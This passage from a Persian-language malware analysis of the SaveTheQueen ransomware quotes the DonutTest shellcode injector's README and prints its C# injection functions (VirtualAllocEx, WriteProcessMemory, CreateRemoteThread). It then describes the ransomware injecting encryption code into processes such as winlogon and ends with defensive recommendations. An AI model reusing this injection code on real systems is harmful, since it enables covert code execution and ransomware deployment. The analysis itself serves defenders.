A simple C# shellcode remote injector to use in testing donut. It contains both x86 and x64 versions of the shellcode, determines the architecture of the target process, and then injects the appropriate version into that process with `CreateRemoteThread`. The shellcode must be Base64-encoded and dropped into the code as a string. This ensures that it can be run entirely from memory.

You may Base64-encode your shellcode and copy it to your clipboard with the PowerShell below:

```
$filename = "C:\\Test\\donut\\loader.bin"  
[Convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
```

Usage:

DonutTest.exe [PID]

If no PID is specified, then DonutTest will inject the shellcode into itself.

شکل ۲۴- فایل راهنما موجود برای DonutTest

شکل‌های زیر کدهای تزریق شل کد را در درون یک پروسس نشان می‌دهند.

```
static void Main(string[] args)  
{  
    if (args.Length >= 1)  
        pid = Convert.ToInt32(args[0]);  
  
    Inject(x86, x64, pid);  
}
```

شکل ۲۵- تابع اصلی DonutTest و فراخوانی تابع تزریق

```
public static int Inject(string x86, string x64, int procPID)
{
    Process targetProcess = Process.GetProcessById(procPID);
    Console.WriteLine(targetProcess.Id);

    string s;

    if (IsWow64Process(targetProcess) == true)
        s = x86;
    else
        s = x64;

    byte[] shellcode = Convert.FromBase64String(s);

    IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | P
    IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE
    UIntPtr bytesWritten;
    WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.Length, out bytesWritten);

    CreateRemoteThread(procHandle, IntPtr.Zero, 0, allocMemAddress, IntPtr.Zero, 0, IntPtr.Zero);

    return 0;
}
```

شکل ۲۶- تابع تزریق ShellCode در درون پروسس

شکل زیر نمونه‌ای از توابعی را نشان می‌دهد که در تبدیل کدهای Base64String به Utf-8 قابل مشاهده می‌باشد. در این شکل می‌توان پروسس winlogon را مشاهده کرد که به احتمال زیاد کدها و فرایندهای مخرب درون این پروسس تزریق می‌گردد.

```
CompilerServicesDebuggingModeslpThreadAttributesdwCreationFlagsargsdwDesiredAccesshProcessOpenProcessGetProcAddresslpBaseAddresslpAddresslpStartAddressObj
ectInjectflProtectConvertGodTestShellcodeTestVirtualAllocExWrite.ProcessMemory(winlogon)
```

شکل ۲۷- استفاده از پروسس winlogon جهت تزریق ShellCode در آن

مقادیر موجود در V3 و V4 متفاوت می‌باشند و بدافزار در مراحل مختلف اقدام به اجرای دستورات مختلفی می‌کند. در هر مرحله کدهای مربوطه به یکی از پروسس‌های فعال سیستم تزریق شده و عملیاتی را انجام می‌دهد. در کل می‌توان نوع فعالیت بدافزار را در تحلیل بخش کد بدین صورت بیان کرد:

ابتدا کدهای فایل SaveTheQueen.exe اجرا شده و با استفاده از powershell دستوراتی را اجرا می‌کند. در محیط Powershell دو دستور بصورت پشت سرهم اجرا می‌گردد که بصورت Base64String و فشرده شده می‌باشند و از یک پروژه موجود در گیت‌هاب استفاده شده و دستورات رمزگذاری فایل را درون پروسسی تزریق می‌کند. دستورات تزریق شده به پروسس مورد نظر اجرا شده و تمام فایل‌های سیستم را رمز کرده و پسوند SaveTheQueen را به انتهای هر فایل اضافه می‌گردد. در انتها نیز یک فایل متنی را توسط powershell در سیستم ایجاد می‌کند. فعالیت بدافزار با بستن cmd که در دسکتاپ قابل مشاهده می‌باشد، پایان می‌یابد.

۶ توصیه‌های امنیتی برای پیشگیری

- ۱) گرفتن فایل پشتیبان بصورت دوره‌ای از فایل‌های سیستم و ذخیره آن در محل دیگر
- ۲) استفاده از آنتی‌ویروس قوی و بروزرسانی مداوم آن

- ۳ خودداری از بازکردن و اجرا فایل‌های مشکوک و ناشناس
- ۴ خودداری از بازکردن ایمیل‌های مشکوک و ناشناس
- ۵ اطمینان از سالم بودن دستگاه‌های جانبی مانند فلش
- ۶ استفاده از رمزعبور قوی بر روی درایوهای سیستم
- ۷ استفاده از سیستم‌عامل جدید و بروزرسانی شده
- ۸ بروزرسانی مداوم سیستم‌عامل
- ۹ پیکربندی مناسب پروتکل‌های مورد استفاده در شبکه متناسب با محیط کار